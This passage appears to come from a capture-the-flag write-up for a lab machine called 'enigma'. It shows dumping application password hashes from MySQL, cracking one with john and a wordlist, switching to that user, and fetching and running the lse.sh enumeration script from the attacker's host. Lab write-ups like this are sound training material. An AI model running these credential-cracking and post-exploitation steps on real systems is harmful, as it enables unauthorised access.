| zz_api_resources                |
| zz_cache                        |
| zz_cache_lang                   |
| zz_categorie                    |
| zz_categorie_lang               |
| zz_check_user                   |
| zz_checklist_items              |
| zz_checklists                   |
| zz_checks                       |
| zz_currencies                   |
| zz_currencies_lang              |
| zz_default_description          |
| zz_default_description_module   |
| zz_events                       |
| zz_field_record                 |
| zz_fields                       |
| zz_files                        |
| zz_files_categories             |
| zz_files_print                  |
| zz_group_module                 |
| zz_group_module_lang            |
| zz_group_segment                |
| zz_group_view                   |
| zz_groups                       |
| zz_groups_lang                  |
| zz_hooks                        |
| zz_hooks_lang                   |
| zz_imports                      |
| zz_imports_lang                 |
| zz_langs                        |
| zz_logs                         |
| zz_marche                       |
| zz_modules                      |
| zz_modules_lang                 |
| zz_notes                        |
| zz_oauth2                       |
| zz_operations                   |
| zz_otp_tokens                   |
| zz_permissions                  |
| zz_plugins                      |
| zz_plugins_lang                 |
| zz_prints                       |
| zz_prints_lang                  |
| zz_segments                     |
| zz_segments_lang                |
| zz_semaphores                   |
| zz_settings                     |
| zz_settings_lang                |
| zz_storage_adapters             |
| zz_tasks                        |
| zz_tasks_lang                   |
| zz_tasks_logs                   |
| zz_tokens                       |
| zz_user_sedi                    |
| zz_users                        |
| zz_views                        |
| zz_views_lang                   |
| zz_widgets                      |
| zz_widgets_lang                 |
+---------------------------------+
221 rows in set (0.00 sec)

mysql>
Check for prominent zz_users table, found an user admin and Haris

mysql> select * from zz_users;
+----+----------+--------------------------------------------------------------+------------------+--------------+----------+---------+---------------------+---------------------+-------------+---------------+---------+
| id | username | password                                                     | email            | idanagrafica | idgruppo | enabled | created_at          | updated_at          | reset_token | image_file_id | options |
+----+----------+--------------------------------------------------------------+------------------+--------------+----------+---------+---------------------+---------------------+-------------+---------------+---------+
|  1 | admin    | $2y$10$rTJVUNyGGKPlhw2cFdf5AeDHVMhnIChddcHx2XxVLMQS2KsuSz4Pu | admin@enigma.htb |            1 |        1 |       1 | 2026-02-18 19:26:52 | 2026-02-18 19:26:52 | NULL        |          NULL |         |
|  2 | haris    | $2y$10$WHf1T79sxjsZongUKT2jGeexTkvihBQyCZeoYXmObiNphrsZDr6eC | haris@enigma.htb |            1 |        5 |       1 | 2026-02-18 20:58:28 | 2026-05-26 11:07:03 | NULL        |          NULL |         |
+----+----------+--------------------------------------------------------------+------------------+--------------+----------+---------+---------------------+---------------------+-------------+---------------+---------+
2 rows in set (0.00 sec)

mysql>

Identified the hash was generate using Bcrypt. Start cracking the hash
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
┌──(myenv)─(nhannha㉿conmeo)-[~/htbMachine/season-11/enigma]
└─$ vi harisHash.txt

┌──(myenv)─(nhannha㉿conmeo)-[~/htbMachine/season-11/enigma]
└─$ cat harisHash.txt
$2y$10$WHf1T79sxjsZongUKT2jGeexTkvihBQyCZeoYXmObiNphrsZDr6eC

┌──(myenv)─(nhannha㉿conmeo)-[~/htbMachine/season-11/enigma]
└─$ john --format=bcrypt --wordlist=~/Downloads/rockyou.txt harisHash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (bcrypt [Blowfish 32/64 X3])
Cost 1 (iteration count) is 1024 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
bestfriends      (?)
1g 0:00:00:25 DONE (2026-08-10 10:38) 0.03861g/s 26.40p/s 26.40c/s 26.40C/s purple1..jordan1
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

┌──(myenv)─(nhannha㉿conmeo)-[~/htbMachine/season-11/enigma]
└─$

Switch to user haris and get the user flag
1
2
3
4
5
www-data@enigma:~/html/openstamanager$ su haris
Password:
haris@enigma:/var/www/html/openstamanager$ cd /home/haris/ ; cat user.txt
xxxxx3dacf44d418c581e0cede9ef8ac
haris@enigma:~$

Download lse.sh script
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
haris@enigma:~$ wget http://10.10.17.79:8881/lse.sh
--2026-08-10 14:46:17--  http://10.10.17.79:8881/lse.sh
Connecting to 10.10.17.79:8881... connected.
HTTP request sent, awaiting response... 200 OK
Length: 48875 (48K) [text/x-sh]
Saving to: ‘lse.sh’

lse.sh                    100%[=====================================>]  47.73K  31.1KB/s    in 1.5s

2026-08-10 14:46:20 (31.1 KB/s) - ‘lse.sh’ saved [48875/48875]

haris@enigma:~$ ls
lse.sh  mail  user.txt
haris@enigma:~$ chmod +x lse.sh
haris@enigma:~$
Running the script check and get the result.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
170
171
172
173
174
175
176
177
178
179
180
181
182
183
184
185
186
187
188
189
190
191
192
193
194
195
196
197
198
199
200
201
202
203
204
205
206
207
208
209
210
211
212
213
214
215
216
217
218
219
220
221
222
223
224
225
226
227
228
229
230
231
232
233
234
235
236
237
238
239
240
241
242
243
244
245
246
247
248
249
250
251
252
253
254
255
256
257
258
259
260
261
262
263
264
265
266
267
268
269
270
271
272
273
274
275
276
277
278
279
280
281
282
283
284
285
286
287
288
289
290
291
292
293
294
295
296
297
298
299
300
301
302
303
304
305
306
307
308
309
310
311
312
313
314
315
316
317
318
319
320
321
322
323
324
325
326
327
328
329
330
331
332
333
334
335
336
337
338
339
340
341
342
343
344
345
346
347
348
349
350
351
352
353
354
355
356
357
358
359
360
361
362
363
364
365
366
367
368
369
370
371
372
373
374
375
376
377
378
379
380
381
382
383
384
385
386
387
388
389
390
391
392
393
394
395
396
397
398
399
400
401
402
haris@enigma:~$ ./lse.sh -l1
---
If you know the current user password, write it here to check sudo privileges: bestfriends
---

 LSE Version: 4.14nw

        User: haris
     User ID: 1000
    Password: ******
        Home: /home/haris
        Path: /usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/snap/bin
       umask: 0002

    Hostname: enigma
       Linux: 6.8.0-124-generic
Distribution: Ubuntu 24.04.4 LTS
Architecture: x86_64

=====================( Current Output Verbosity Level: 1 )======================
===============================================================( humanity )=====
[!] nowar0 Should we question autocrats and their "military operations"?... yes!
---
                                      NO
                                      WAR
---
==================================================================( users )=====
[i] usr000 Current user groups............................................. yes!
[*] usr010 Is current user in an administrative group?..................... nope
[*] usr020 Are there other users in administrative groups?................. yes!
---
adm:x:4:syslog
---
[*] usr030 Other users with shell.......................................... yes!
---
root:x:0:0:root:/root:/bin/bash
haris:x:1000:1000:,,,:/home/haris:/bin/bash
---
[i] usr040 Environment information......................................... skip
[i] usr050 Groups for other users.......................................... skip
[i] usr060 Other users..................................................... skip
[*] usr070 PATH variables defined inside /etc.............................. yes!
---
/bin
/etc
/sbin
/usr/bin
/usr/games
/usr/lib/sysstat
/usr/local/bin
/usr/local/games
/usr/local/sbin
/usr/sbin
---
[!] usr080 Is '.' in a PATH variable defined inside /etc?.................. nope
===================================================================( sudo )=====
[!] sud000 Can we sudo without a password?................................. nope
[!] sud010 Can we list sudo commands without a password?................... nope
[!] sud020 Can we sudo with a password?.................................... nope
[!] sud030 Can we list sudo commands with a password?...................... nope
[*] sud040 Can we read sudoers files?...................................... nope
[*] sud050 Do we know if any other users used sudo?........................ nope
============================================================( file system )=====
[*] fst000 Writable files outside user home.............................. yes
---
/var/mail/haris
/var/crash
/var/lib/php/sessions
/var/spool/postfix/dev/urandom
/var/spool/postfix/dev/log
/var/spool/postfix/dev/random
/var/tmp
/var/www/html/openstamanager/modules/shell
/tmp
/tmp/.ICE-unix
/tmp/.XIM-unix
/tmp/tmp.9GGZMuQup6
/tmp/.X11-unix
/tmp/.font-unix
/run/mysqld/mysqld.sock
/run/mysqld/mysqlx.sock
/run/dovecot/auth-userdb
/run/dovecot/dns-client
/run/dovecot/imap-urlauth
/run/dovecot/indexer
/run/vmware/guestServicePipe
/run/uuidd/request
/run/snapd-snap.socket
/run/snapd.socket
/run/user/1000
/run/user/1000/snapd-session-agent.socket
/run/user/1000/pk-debconf-socket
/run/user/1000/gnupg
/run/user/1000/gnupg/S.gpg-agent.ssh
/run/user/1000/gnupg/S.keyboxd
/run/user/1000/gnupg/S.gpg-agent
/run/user/1000/gnupg/S.gpg-agent.extra
/run/user/1000/gnupg/S.gpg-agent.browser
/run/user/1000/gnupg/S.dirmngr
/run/user/1000/bus
/run/user/1000/systemd
/run/user/1000/systemd/private
/run/user/1000/systemd/notify
/run/user/1000/systemd/generator.late
/run/user/1000/systemd/generator.late/app-at\x2dspi\x2ddbus\x2dbus@autostart.service
/run/user/1000/systemd/generator.late/app-snap\x2duserd\x2dautostart@autostart.service
/run/user/1000/systemd/generator.late/xdg-desktop-autostart.target.wants
/run/user/1000/systemd/generator.late/app-xdg\x2duser\x2ddirs@autostart.service
/run/user/1000/systemd/units
/run/user/1000/systemd/propagate
/run/user/1000/systemd/propagate/.os-release-stage
/run/user/1000/systemd/propagate/.os-release-stage/os-release
/run/user/1000/systemd/inaccessible
/run/screen
/run/dbus/system_bus_socket
/run/rpcbind.sock
/run/systemd/resolve/io.systemd.Resolve
/run/systemd/journal/stdout
/run/systemd/journal/socket
/run/systemd/journal/dev-log
/run/systemd/journal/syslog
/run/systemd/io.systemd.ManagedOOM
/run/systemd/userdb/io.systemd.DynamicUser
/run/systemd/notify
/run/lock
/run/user/1000/systemd/generator.late/xdg-desktop-autostart.target.wants/app-at\x2dspi\x2ddbus\x2dbus@autostart.service
/run/user/1000/systemd/generator.late/xdg-desktop-autostart.target.wants/app-snap\x2duserd\x2dautostart@autostart.service
/run/user/1000/systemd/generator.late/xdg-desktop-autostart.target.wants/app-xdg\x2duser\x2ddirs@autostart.service
/run/user/1000/systemd/units/invocation:gpg-agent-ssh.socket
/run/user/1000/systemd/units/invocation:dbus.socket
---
[*] fst010 Binaries with setuid bit........................................ yes!
---
/usr/bin/gpasswd
/usr/bin/umount
/usr/bin/chfn
/usr/bin/fusermount3
/usr/bin/newgrp
/usr/bin/sudo
/usr/bin/mount
/usr/bin/su
/usr/bin/chsh
/usr/bin/passwd
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/polkit-1/polkit-agent-helper-1
/usr/lib/openssh/ssh-keysign
/usr/sbin/mount.nfs
---
[!] fst020 Uncommon setuid binaries........................................ nope
[!] fst030 Can we write to any setuid binary?.............................. nope
[*] fst040 Binaries with setgid bit........................................ skip
[!] fst050 Uncommon setgid binaries........................................ skip
[!] fst060 Can we write to any setgid binary?.............................. skip
[*] fst070 Can we read /root?.............................................. nope
[*] fst080 Can we read subdirectories under /home?......................... nope
[*] fst090 SSH files in home directories................................... nope
[*] fst100 Useful binaries................................................. yes!
---
/usr/bin/curl
/usr/bin/dig
/usr/bin/gcc
/usr/bin/nc.openbsd
/usr/bin/nc
/usr/bin/netcat
/usr/bin/wget
---
[*] fst110 Other interesting files in home directories..................... nope
[!] fst120 Are there any credentials in fstab/mtab?........................ nope
[*] fst130 Does 'haris' have mail?......................................... yes!
---
-rw------- 1 haris mail 0 Feb 18 20:53 /var/mail/haris
---
[!] fst140 Can we access other users mail?................................. nope
[*] fst150 Looking for GIT/SVN repositories................................ nope
[!] fst160 Can we write to critical files?................................. nope
[!] fst170 Can we write to critical directories?........................... nope
[!] fst180 Can we write to directories from PATH defined in /etc?.......... nope
[!] fst190 Can we read any backup?......................................... nope
[!] fst200 Are there possible credentials in any shell history file?....... nope
[!] fst210 Are there NFS exports with 'no_root_squash' option?............. nope
[*] fst220 Are there NFS exports with 'no_all_squash' option?.............. nope
[i] fst500 Files owned by user 'haris'..................................... skip
[i] fst510 SSH files anywhere.............................................. skip
[i] fst520 Check hosts.equiv file and its contents......................... skip
[i] fst530 List NFS server shares.......................................... skip
[i] fst540 Dump fstab file................................................. skip
=================================================================( system )=====
[i] sys000 Who is logged in................................................ skip
[i] sys010 Last logged in users............................................ skip
[!] sys020 Does the /etc/passwd have hashes?............................... nope
[!] sys022 Does the /etc/group have hashes?................................ nope
[!] sys030 Can we read shadow files?....................................... nope
[*] sys040 Check for other superuser accounts.............................. nope
[*] sys050 Can root user log in via SSH?................................... nope
[i] sys060 List available shells........................................... skip
[i] sys070 System umask in /etc/login.defs................................. skip
[i] sys080 System password policies in /etc/login.defs..................... skip
===============================================================( security )=====
[*] sec000 Is SELinux present?............................................. nope
[*] sec010 List files with capabilities.................................... yes!
---
/usr/bin/ping cap_net_raw=ep
/usr/bin/mtr-packet cap_net_raw=ep
/usr/lib/snapd/snap-confine cap_chown,cap_dac_override,cap_dac_read_search,cap_fowner,cap_setgid,cap_setuid,cap_sys_chroot,cap_sys_ptrace,cap_sys_admin,cap_sys_resource=p
/usr/lib/x86_64-linux-gnu/gstreamer1.0/gstreamer-1.0/gst-ptp-helper cap_net_bind_service,cap_net_admin,cap_sys_nice=ep
---
[!] sec020 Can we write to a binary with caps?............................. nope
[!] sec030 Do we have all caps in any binary?.............................. nope
[*] sec040 Users with associated capabilities.............................. nope
[!] sec050 Does current user have capabilities?............................ skip
[!] sec060 Can we read the auditd log?..................................... nope
========================================================( recurrent tasks )=====
[*] ret000 User crontab.................................................... nope
[!] ret010 Cron tasks writable by user..................................... nope
[*] ret020 Cron jobs....................................................... yes!
---
/etc/crontab:SHELL=/bin/sh
/etc/crontab:17 *	* * *	root	cd / && run-parts --report /etc/cron.hourly
/etc/crontab:25 6	* * *	root	test -x /usr/sbin/anacron || { cd / && run-parts --report /etc/cron.daily; }
/etc/crontab:47 6	* * 7	root	test -x /usr/sbin/anacron || { cd / && run-parts --report /etc/cron.weekly; }
/etc/crontab:52 6	1 * *	root	test -x /usr/sbin/anacron || { cd / && run-parts --report /etc/cron.monthly; }
/etc/cron.d/php:09,39 *     * * *     root   [ -x /usr/lib/php/sessionclean ] && if [ ! -d /run/systemd/system ]; then /usr/lib/php/sessionclean; fi
/etc/cron.d/sysstat:PATH=/usr/lib/sysstat:/usr/sbin:/usr/sbin:/usr/bin:/sbin:/bin
/etc/cron.d/sysstat:5-55/10 * * * * root command -v debian-sa1 > /dev/null && debian-sa1 1 1
/etc/cron.d/sysstat:59 23 * * * root command -v debian-sa1 > /dev/null && debian-sa1 60 2
/etc/cron.d/e2scrub_all:30 3 * * 0 root test -e /run/systemd/system || SERVICE_MODE=1 /usr/lib/x86_64-linux-gnu/e2fsprogs/e2scrub_all_cron
/etc/cron.d/e2scrub_all:10 3 * * * root test -e /run/systemd/system || SERVICE_MODE=1 /sbin/e2scrub_all -A -r
---
[*] ret030 Can we read user crontabs....................................... nope
[*] ret040 Can we list other user cron tasks?.............................. nope
[*] ret050 Can we write to any paths present in cron jobs.................. yes!
---
/var/crash
/var/crash/.
---
[!] ret060 Can we write to executable paths present in cron jobs........... nope
[i] ret400 Cron files...................................................... skip
[*] ret500 User systemd timers............................................. yes!
---
NEXT                        LEFT LAST                              PASSED UNIT                           ACTIVATES
Tue 2026-08-11 14:45:19 UTC  23h Mon 2026-08-10 14:45:19 UTC 4min 10s ago launchpadlib-cache-clean.timer launchpadlib-cache-clean.service

1 timers listed.
---
[!] ret510 Can we write in any system timer?............................... nope
[i] ret900 Systemd timers.................................................. skip
================================================================( network )=====
[*] net000 Services listening only on localhost............................ yes!
---
udp   UNCONN 0      0          127.0.0.1:902        0.0.0.0:*
tcp   LISTEN 0      4096       127.0.0.1:1337       0.0.0.0:*
tcp   LISTEN 0      151        127.0.0.1:3306       0.0.0.0:*
tcp   LISTEN 0      70         127.0.0.1:33060      0.0.0.0:*
tcp   LISTEN 0      100        127.0.0.1:25         0.0.0.0:*
---
[!] net010 Can we sniff traffic with tcpdump?.............................. nope
[i] net500 NIC and IP information.......................................... skip
[i] net510 Routing table................................................... skip
[i] net520 ARP table....................................................... skip
[i] net530 Nameservers..................................................... skip
[i] net540 Systemd Nameservers............................................. skip
[i] net550 Listening TCP................................................... skip
[i] net560 Listening UDP................................................... skip
===============================================================( services )=====
[!] srv000 Can we write in service files?.................................. nope
[!] srv010 Can we write in binaries executed by services?.................. nope
[*] srv020 Files in /etc/init.d/ not belonging to root..................... nope
[*] srv030 Files in /etc/rc.d/init.d not belonging to root................. nope
[*] srv040 Upstart files not belonging to root............................. nope
[*] srv050 Files in /usr/local/etc/rc.d not belonging to root.............. nope
[i] srv400 Contents of /etc/inetd.conf..................................... skip
[i] srv410 Contents of /etc/xinetd.conf.................................... skip
[i] srv420 List /etc/xinetd.d if used...................................... skip
[i] srv430 List /etc/init.d/ permissions................................... skip
[i] srv440 List /etc/rc.d/init.d permissions............................... skip
[i] srv450 List /usr/local/etc/rc.d permissions............................ skip
[i] srv460 List /etc/init/ permissions..................................... skip
[!] srv500 Can we write in systemd service files?.......................... nope
[!] srv510 Can we write in binaries executed by systemd services?.......... nope
[*] srv520 Systemd files not belonging to root............................. nope
[i] srv900 Systemd config files permissions................................ skip
===============================================================( software )=====
[!] sof000 Can we connect to MySQL with root/root credentials?............. nope
[!] sof010 Can we connect to MySQL as root without password?............... nope
[!] sof015 Are there credentials in mysql_history file?.................... nope
[!] sof020 Can we connect to PostgreSQL template0 as postgres and no pass?. nope
[!] sof020 Can we connect to PostgreSQL template1 as postgres and no pass?. nope
[!] sof020 Can we connect to PostgreSQL template0 as psql and no pass?..... nope
[!] sof020 Can we connect to PostgreSQL template1 as psql and no pass?..... nope
[*] sof030 Installed apache modules........................................ nope
[!] sof040 Found any .htpasswd files?...................................... nope
[!] sof050 Are there private keys in ssh-agent?............................ nope
[!] sof060 Are there gpg keys cached in gpg-agent?......................... nope
[!] sof070 Can we write to a ssh-agent socket?............................. nope
[!] sof080 Can we write to a gpg-agent socket?............................. yes!
---
/run/user/1000/gnupg/S.gpg-agent.ssh
/run/user/1000/gnupg/S.gpg-agent
/run/user/1000/gnupg/S.gpg-agent.extra
/run/user/1000/gnupg/S.gpg-agent.browser
---
[!] sof090 Found any keepass database files?............................... nope
[!] sof100 Found any 'pass' store directories?............................. nope
[!] sof110 Are there any tmux sessions available?.......................... nope
[*] sof120 Are there any tmux sessions from other users?................... nope
[!] sof130 Can we write to tmux session sockets from other users?.......... nope
[!] sof140 Are any screen sessions available?.............................. nope
[*] sof150 Are there any screen sessions from other users?................. nope
[!] sof160 Can we write to screen session sockets from other users?........ nope
[*] sof170 Can we access MongoDB databases without credentials?............ nope
[!] sof180 Can we access any Kerberos credentials?......................... nope
[i] sof500 Sudo version.................................................... skip
[i] sof510 MySQL version................................................... skip
[i] sof520 Postgres version................................................ skip
[i] sof530 Apache version.................................................. skip
[i] sof540 Tmux version.................................................... skip
[i] sof550 Screen version.................................................. skip
=============================================================( containers )=====
[*] ctn000 Are we in a docker container?................................... nope
[*] ctn010 Is docker available?............................................ nope
[!] ctn020 Is the user a member of the 'docker' group?..................... nope
[*] ctn200 Are we in a lxc container?...................................... nope
[!] ctn210 Is the user a member of any lxc/lxd group?...................... nope
==============================================================( processes )=====
[i] pro000 Waiting for the process monitor to finish....................... yes!
[i] pro001 Retrieving process binaries..................................... yes!
[i] pro002 Retrieving process users........................................ yes!
[!] pro010 Can we write in any process binary?............................. nope
[*] pro020 Processes running with root permissions......................... yes!
---
START      PID     USER COMMAND
14:48     2755     root sudo -S -l
14:48     2745     root cleanup -z -t unix -u -c
14:48     2741     root sudo -S id
14:39     2528     root su haris
13:43     2184     root /usr/libexec/upowerd
13:43     2178     root /usr/libexec/fwupd/fwupd
13:17      965     root /usr/lib/systemd/systemd-logind
13:17      846     root /usr/bin/python3 /usr/bin/networkd-dispatcher --run-startup-triggers
13:17      839     root /usr/sbin/fsidd
13:17      767     root dhclient -1 -4 -v -i -pf /run/dhclient.eth0.pid -lf /var/lib/dhcp/dhclient.eth0.leases -I -df /var/lib/dhcp/dhclient6.eth0.leases eth0
13:17      758     root /usr/bin/vmtoolsd
13:17      756     root /usr/bin/VGAuthService
13:17      690     root /usr/sbin/nfsdcld
13:17      689     root /usr/sbin/blkmapd
13:17      651     root /sbin/auditd
13:17      466     root /usr/lib/systemd/systemd-udevd
13:17      401     root /usr/lib/systemd/systemd-journald
13:17        1     root /sbin/init
13:17     1912     root /usr/lib/postfix/sbin/master -w
13:17     1626     root /sbin/agetty -o -p -- \u --noclear - linux
13:17     1588     root nginx: master process /usr/sbin/nginx -g daemon on; master_process on;
13:17     1571     root dovecot/config
13:17     1567     root dovecot/log
13:17     1558     root /usr/sbin/rpc.mountd
13:17     1557     root php-fpm: master process (/etc/php/8.3/fpm/php-fpm.conf)
13:17     1555     root /usr/sbin/cron -f -P
13:17     1551     root /usr/sbin/rpc.idmapd
13:17     1546     root /usr/sbin/dovecot -F
13:17     1544     root /usr/local/bin/OliveTin
13:17     1330     root /usr/sbin/ModemManager
13:17     1047     root /usr/libexec/udisks2/udisksd
---
[*] pro030 Processes running by non-root users with shell.................. yes!
---


------ haris ------


START      PID     USER COMMAND
14:48     2771    haris find / -path /home/haris -prune -o -path /proc -prune -o -path /sys -prune -o -path /dev -prune -o -not -type l -writable -print
14:48     2770    haris /bin/sh ./lse.sh -l1
14:48     2753    haris /bin/sh ./lse.sh -l1
14:48     2739    haris /bin/sh ./lse.sh -l1
14:48     2661    haris sort -u
14:48     2660    haris tr :
14:48     2659    haris cut -d= -f2
14:48     2658    haris tr -d
14:48     2657    haris grep -ERh ^ *PATH=.* /etc/
14:48     2656    haris /bin/sh ./lse.sh -l1
14:48     2655    haris /bin/sh ./lse.sh -l1
14:48     2637    haris uniq -c
14:48     2636    haris sort -Mr
14:48     2634    haris grep -Ev PID *USER *COMMAND
14:48     2627    haris /bin/sh ./lse.sh -l1
14:48     2622    haris sleep 60
14:48     2618    haris /bin/sh ./lse.sh -l1
14:48     2617    haris /bin/sh ./lse.sh -l1
14:47     2570    haris /bin/sh ./lse.sh -l1
14:39     2545    haris bash
14:39     2534    haris (sd-pam)
14:39     2532    haris /usr/lib/systemd/systemd --user
---
[i] pro500 Running processes............................................... skip
[i] pro510 Running process binaries and permissions........................ skip
===================================================================( CVEs )=====
  In order to test for CVEs, download lse.sh from the GitHub releases page.
  Alternatively, build lse_cve.sh using tools/package_cvs_into_lse.sh from the
 repository.
==================================( FINISHED )==================================
haris@enigma:~$

